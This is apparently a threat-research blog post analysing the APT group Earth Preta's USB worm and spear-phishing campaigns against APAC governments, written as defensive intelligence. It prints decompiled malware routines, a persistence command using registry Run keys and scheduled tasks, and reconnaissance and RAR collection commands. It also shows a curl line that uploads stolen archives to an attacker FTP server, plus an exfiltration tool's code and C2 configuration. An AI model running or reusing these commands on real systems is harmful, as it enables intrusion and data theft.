

# Earth Preta Evolves its Attacks with New Malware and Strategies

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 [trendmicro.com/en\\_in/research/24/i/earth-pret-a-new-malware-and-strategies.html](https://trendmicro.com/en_in/research/24/i/earth-pret-a-new-malware-and-strategies.html)

9 September 2024

## Malware

In this blog entry, we discuss our analysis of Earth Preta's enhancements in their attacks by introducing new tools, malware variants and strategies to their worm-based attacks and their time-sensitive spear-phishing campaign.

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## Summary

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- Earth Preta has upgraded its attacks, which now include the propagation of PUBLOAD via a variant of the worm HIUPAN.
- Additional tools, such as FDMTP and PT SOCKET, were used to extend Earth Preta's control and data exfiltration capabilities.
- Another campaign involved spear-phishing emails with multi-stage downloaders like DOWNBAIT and PULLBAIT, leading to further malware deployments.
- Earth Preta's attacks are highly targeted and time-sensitive, often involving rapid deployment and data exfiltration, with a focus on specific countries and sectors within the APAC region.

Earth Preta has been known to launch campaigns against valued targets in the Asia-Pacific (APAC). Our recent observations on their attacks against various government entities in the region show that the threat group has updated their malware and strategies.

## Worm-based Attack Progression

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Earth Preta employed a variant of the worm HIUPAN to propagate PUBLOAD into their targets' networks via removable drives. PUBLOAD was used as the main control tool for most of the campaign and to perform various tasks, including the execution of tools such as RAR for collection and curl for data exfiltration.

PUBLOAD was also used to introduce supplemental tools into the targets' environment, such as FDMTP to serve as a secondary control tool, which was observed to perform similar tasks as that of PUBLOAD; and PT SOCKET, a tool used as an alternative exfiltration option. A short attack overview can be seen in Figure 1.




Figure 1. Attack chain

### ***Initial Access and Propagation***

It was established that PUBLOAD is amongst the first-stage control tools deployed by Earth Preta. While spear-phishing emails were previously used to deliver PUBLOAD, it has been recently observed that a version of PUBLOAD is delivered via a variant of HIUPAN propagating through removable drives (Figure 2). This HIUPAN variant has differences with the previously documented variant, which was used to propagate ACNSHELL, although its main utility within the attack chain stays the same.




Figure 2. Overview of HIUPAN

This variant is easier to configure, as it has an external config file that has basic information for its propagation and watchdog function (Figure 3).

```
$.ini                                     ↓FRO -----
10,UsbConfig.exe,u2ec.dll,WCBrowserWatcher.exe,coccopdate.dll,CocBox.zip,$.ini
```

Figure 3. HIUPAN configuration

HIUPAN’s configuration has two main components: one decimal value and the rest being a list of filenames that HIUPAN will spread with it when it propagates (Table 1). The decimal value serves as the watcher function’s sleep multiplier (decimal value \* 0x3e8 = sleep time)





HIUPAN will also add another copy of its host file (USBConfig.exe) and main worm component (u2aec.dll) into the root directory of the removable drive (Figure 5). It will then move all files and directories to <removable drive>:\\_ to let USBconfig.exe remain the only visible file when an unsuspecting user plugs in and opens the removable drive, baiting them into clicking it and unknowingly spreading the worm into a new environment.

```
for ( i = 0; i < 0x1A; ++i )
    custom_data_block->removable_drive_list_from_enumerator[i] = 0;
strcpy(root_drive_wide, "\\.\A:");
strcpy(root_drive, "A:\\");
v6 = 0;
HANDLE = 0;
v5 = 0;
for ( j = 0; j < 8; ++j )
    STORAGE_HOTPLUG_INFO[j] = 0;
for ( k = 0; k < 26; ++k )
{
    root_drive_wide[4] = k + 65;
    HANDLE = (custom_data_block->CreateFileA_t)(root_drive_wide, 0, 3, 0, 3, 0, 0);
    if ( HANDLE != -1 && HANDLE )
    {
        // checking for hot-pluggable and removable media
        if ( (custom_data_block->DeviceIoControl_t)(HANDLE, 0x2D0C14, 0, 0, STORAGE_HOTPLUG_INFO, 8, &v5, 0)
            && STORAGE_HOTPLUG_INFO[offsetof(STORAGE_HOTPLUG_INFO, DeviceHotplug)]
            && STORAGE_HOTPLUG_INFO[offsetof(STORAGE_HOTPLUG_INFO, MediaRemovable)] )
        {
            root_drive[0] = root_drive_wide[4];
            volume_serial_number = 0;
            if ( !(custom_data_block->GetVolumeInformationA)(root_drive, 0, 0, &volume_serial_number, 0, 0, 0, 0) )
                continue;
            // add the drive letter of the hot-pluggable and removable media to the list of targets for propagation
            custom_data_block->removable_drive_list_from_enumerator[v6++] = root_drive_wide[4];
        }
    }
}
```

Figure 4. Creates a list of qualified drives for propagation



```

Snapshot_HANDLE = (custom_data_block->CreateToolHelp32Snapshot_t)(2, 0);
if ( Snapshot_HANDLE == -1 )
    return 0;
LPPROCESSENTRY32[0] = 0x22C;
v5 = (custom_data_block->Process32First_t)(Snapshot_HANDLE, LPPROCESSENTRY32);
if ( !v5 )
    return 0;
while ( v5 )
{
    memset(PUBLOAD_Host_process, 0, sizeof(PUBLOAD_Host_process));
    // PUBLOAD Host process is WCBrowserWatcher.exe, third in the list of files from the config
    if ( !convert_to_wide(custom_data_block, custom_data_block->Payload_Host_from_config, PUBLOAD_Host_process) )
        break;
    if ( !(custom_data_block->lstrcmpW_t)(PUBLOAD_Host_process, current_Found_process) )
    {
        v7 = 1;
        break;
    }
    v5 = (custom_data_block->Process32Next_t)(Snapshot_HANDLE, LPPROCESSENTRY32);
}
(custom_data_block->CloseHandle)(Snapshot_HANDLE);
if ( !v7 )
{
    memset(PUBLOAD_Host_File, 0, sizeof(PUBLOAD_Host_File));
    (custom_data_block->lstrcpyA_t)(PUBLOAD_Host_File, custom_data_block->install_path);
    (custom_data_block->lstrcatA_t)(PUBLOAD_Host_File, custom_data_block->Payload_Host_from_config);
    return shell execute the target process(custom data block, PUBLOAD Host File);
}

```

Figure 6. HIUPAN watcher for PUBLOAD

## Network Discovery, Persistence and Control

### PUBLOAD

While HIUPAN facilitates propagation via removable drives, PUBLOAD has been observed to perform initial system info collection to map out the current network.

PUBLOAD's tactics, techniques, and procedures (TTPs) remain mostly like those of the previously documented variant used in Earth Preta's [previous spear-phishing campaign](#) against governments. The variant propagated by HIUPAN uses `C:\ProgramData\CocCocBrowser\` as its instal path, as it uses `CocCocUpdate.exe` as its DLL side-loading host, a browser application popular in Vietnam. PUBLOAD has its own installation routine, which includes copying all components to its instal path and creating autorun registry entry and a scheduled task (Figure 7).

```

RtlCreateUserProcess = GetProcAddress(v3, "RtlCreateUserProcess");
RtlInitUnicodeString(&v7, L"\\?\\C:\\Windows\\system32\\cmd.exe");
RtlInitUnicodeString(
    &v6,
    L"/C copy coccocpdate.dll C:\\ProgramData\\CocCocBrowser\\coccocpdate.dll & copy CocBox.zip C:\\ProgramData\\CocCocBro"
    "wser\\CocBox.zip & reg add \"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\" /v AonSwift /t \"
    \"reg_sz /d \\\"C:\\ProgramData\\CocCocBrowser\\WCBrowserWatcher.exe\" /F & schtasks /F /Create /TN Microsoft_XBoxU /SC\"
    \" minute /MO 1 /TR C:\\ProgramData\\CocCocBrowser\\WCBrowserWatcher.exe\"");

```

Figure 7. PUBLOAD instal command

To map the network, the following commands will be executed in sequence and in very short intervals via cmd:

- hostname
- arp -a

- whoami
- ipconfig /all
- netstat -ano
- systeminfo
- WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List
- wmic startup get command,caption
- curl http://myip.ipip.net
- netsh wlan show interface
- netsh wlan show networks
- netsh wlan show profiles
- wmic logicaldisk get caption,description,providername
- tasklist
- tracert -h 5 -4 google.com
- reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
- reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run

PUBLOAD also facilitates the delivery of additional tools into the compromised system. In this specific attack chain, PUPLOAD has delivered FDMTP as a secondary control tool and PTSOCKET for exfiltration to some infected systems.

### **FDMTP**

FDMTP is a newly found hacktool used by Earth Preta. It is a simple malware downloader implemented based on TouchSocket over Duplex Message Transport Protocol (DMTP).

In the recent campaign, threat actors embedded the FDMTP in the data section of a DLL (Figure 8). Then, it can be launched through DLL side-loading. To enhance malware security for defence evasion, the embedded network configurations are encoded and encrypted via Base64 and DES (Figures 9 and 10).

```

namespace Client
// Token: 0x02000004 RID: 4
public class Program
{
    // Token: 0x06000004 RID: 4 RVA: 0x00020FC File Offset: 0x00002FC
    public static void Start()
    {
        Common.Setting = SerializeConvert.FastBinaryDeserialize<Common.ConnectSetting>(DataSecurity.DecryptDES(Convert.FromBase64String(Program.SettingInfo), Program.SettingKey));
        Thread.Sleep(1000 * Common.Setting.Sleep);
        Common.Setting.ProtocolType = "HTTP-Dmtp";
        Common.Setting.HMID = Utils.Get_HMID(Common.Setting.Mutext, Common.Version);
        Common.Setting.ClrVersion = Utils.GetClrVersion();
        if (!Utils.Create_Mutex(Common.Setting.Mutext))
        {
            Utils.Close_Mutex();
            return;
        }
        Common.Connection = new HTTPDmtpSocket(Common.Setting.Host, Common.Setting.Port, "Client." + Common.Setting.ProtocolType + ":" + Common.Setting.HMID, new List<Type>
        {
            typeof(PluginService),
            typeof(OptionService)
        }, new List<Type>
        {
            typeof(HandshakePlugin),
            typeof(PingPlugin),
            typeof(FileTransferPlugin)
        }, false, 0);
        while (Common.ClientWorking)
        {
            Thread.Sleep(60000);
            BytePool.Default.Clear();
            GC.Collect();
        }
    }
}

```

Figure 8. Main function of FDMTP

```

// Token: 0x04000002 RID: 2
public static readonly string SettingInfo = "Yo8JcBufpwV9BKTYeMN3BReheLF0jPbDdQ4Icd1rSr6LNs+X2rfo5oPEiKtpkQPgdIHUKzH0sa+BndA+YXjYDUiyXk99WjPHPj7Jawsdjb+zdwhtGf6aLAaciBd2qg1pkE/E9js9w3gZ9BNbK6EL184P4Mj7b21mrkhYdEs0fIRSz3505cDipTsUhiSF3WDTA/nvS+4ZtmT+hMlWrudu4sM7St4z2I1";

// Token: 0x04000003 RID: 3
public static readonly string SettingKey = "C6275C0E";
}

```

Figure 9. Encrypted configuration and DES key

```

01 9B 00 00 00 04 48 57 49 44 00 00 00 00 04
48 6F 73 74 10 00 00 00 0C 00 00 00 31 35 34 2E 39 30 2E 33 32 2E 38 38 04 50 6F 72 74 04 00 00 00 6B 1F 00 00 Host.....154.90.32.88.Port....k...
05 4D 75 74 65 78 0F 00 00 00 0B 00 00 00 67 76 63 73 71 70 74 62 68 65 65 05 47 72 6F 75 70 0B 00 00 07 00 .Mutex.....gvcqsptbhee.Group.....
00 00 44 65 66 61 75 6C 74 05 53 6C 65 65 70 04 00 00 00 00 00 00 06 55 73 65 53 53 4C 01 00 00 00 01 0C 50 ..Default.Sleep.....UseSSL.....P
72 6F 74 6F 63 6F 6C 54 79 70 65 00 00 00 00 0A 43 6C 72 56 65 72 73 69 6F 6E 04 00 00 00 00 00 00 rotocolType....ClrVersion.....

```

Figure 10. Decrypted configuration

### Collection and Exfiltration

Collection of data is done regularly using RAR, targeting files (.doc,.docx,.xls,.xlsx,.pdf,.ppt,.pptx) modified at specified cutoff dates. Exfiltration is performed using different methods: The most common one is using cURL to upload the archived files to an attacker-owned FTP site, with updated credentials. PUBLOAD’s collection activity via RAR can be observed as follows:

```

C:\Progra~1\WinRAR\Rar.exe a -r -tk -ta<cutoff date/datetime> -n*.doc* -n*.docx* -
n.xls* -n*.pdf* -n*.ppt* -n*.pptx* -n*.txt* C:\programata\IDM\<machine name-<root
drive of target collection directories>.rar <start directory ir riit drive for
collection>

```

PUBLOAD also performs exfiltration via cURL, by sending the archived data to an attacker-owned FTP site:

```
curl --progress-bar -C --T C:\programdata\IDM\<archive name>.RAR ftp://<ftp
username>:<ftp password>@<PUBLOAD ftp server>
```

The first instance of collection and exfiltration commands executed by PUBLOAD is also part of its command sequence mentioned in the lateral movement section above, with time intervals less than a minute.

An alternative method of exfiltration is by using PTSOCKET, which is a customised file transfer tool implemented based on TouchSocket over DMTP (Figure 11). According to arguments, PTSOCKET can be used to transfer files in multi-thread mode. In the recent campaign, it was used as exfiltration tool to upload the collected data onto the remote server (Figure 12).

```
// Token: 0x0600000E RID: 14 RVA: 0x00021F8 File Offset: 0x00003F8
private static void MultithreadingClientPushFileFromService(string iphost, string filePath, string saveFilePath, int threads = 10)
{
    using (HttpDmtpClientFactory httpDmtpClientFactory = Program.CreateClientFactory(iphost, threads))
    {
        if (ResultExtensions.IsSuccess(httpDmtpClientFactory.CheckStatus(true)))
        {
            LoggerExtensions.Info(ConsoleLogger.Default, "Start pushing files to the server");
            string[] clientIds = httpDmtpClientFactory.GetClientIds();
            for (int i = 0; i < clientIds.Length; i++)
            {
                Console.WriteLine(clientIds[i]);
                Metadata metadata = new Metadata();
                metadata.Add("1", "1");
                metadata.Add("2", "2");
                MultithreadingFileOperator fileOperator = new MultithreadingFileOperator
                {
                    SavePath = saveFilePath,
                    ResourcePath = filePath,
                    Metadata = metadata,
                    Timeout = TimeSpan.FromSeconds(60.0),
                    TryCount = 10,
                    FileSectionSize = 524288,
                    MultithreadingCount = 10
                };
                LoopAction.CreateLoopAction(-1, 1000, delegate(LoopAction loop)
                {
                    if (fileOperator.IsEnd)
                    {
                        loop.Dispose();
                    }
                    LoggerExtensions.Info(ConsoleLogger.Default, string.Format("Progress: {0}, Speed: {1}", fileOperator.Progress, fileOperator.Speed()));
                }).RunAsync();
                IResult result = TcpDmtpClientFactoryFileTransferExtension.PushFile<HttpDmtpClient>(httpDmtpClientFactory, fileOperator);
                LoggerExtensions.Info(ConsoleLogger.Default, string.Format("Pushing the file to the server is completed, {0}", result));
            }
        }
    }
}
```

Figure 11. File transfer function of PTSOCKET

### Usage:

```
{PTSOCKET} -h [host]:[port] -p [uploaded file path] -s [saved file path] -t [num of thread]
```




Figure 12. Exfiltration via PTSOCKET

## Spear-phishing Attack Progression

Earth Preta has initiated a fast-paced spear-phishing campaign we started to observe in June. As shown in Figure 13, this campaign made use of a spear-phishing email with an attached.url file that will download a downloader named DOWNBAIT, which will download a decoy document. Based on our telemetry, we can expect that the emails' contents are related to the decoy document. This will continue the chain of infection with PULLBAIT to load CBROVER, which will then be used to deliver PLUGX. Collection will be performed via RAR and a tool named FILESAC. Stolen information will be sent to an attacker-controlled infrastructure using a currently unknown tool. Based on our telemetry, the information may be sent to an attacker-controlled cloud service.




Figure 13. Spear-phishing attack flow

## Delivery

A spear-phishing email containing a .url attachment is sent to unsuspecting victims. This leads to the download and execution of DOWNBAIT, a signed downloader and loader tool used to download PULLBAIT, leading to the download and execution of CBROVER.

## DOWNBAIT and PULLBAIT

DOWNBAIT is a first-stage downloader meant to download the decoy document and a downloader shellcode component. DOWNBAIT is a digitally signed tool (Figure 14); this is an attribute that can add to its evasiveness or bypass other security measures that check for digital signatures before allowing execution of applications.






Figure 14. Signature of DOWNBAIT

DOWNBAIT codes are encrypted with a multi-layered XOR and will be decrypted upon execution (Figure 15).

000000014010C8B4	90	nop	OptionalHeader.AddressOfEn
000000014010C8B5	90	nop	
000000014010C8B6	90	nop	
000000014010C8B7	48:88 DAC81040010000	mov rax,s.14010C8DA	rax:BaseThreadInitThunk
000000014010C8C1	8030 5C	xor byte ptr ds:[rax],5C	rax:BaseThreadInitThunk
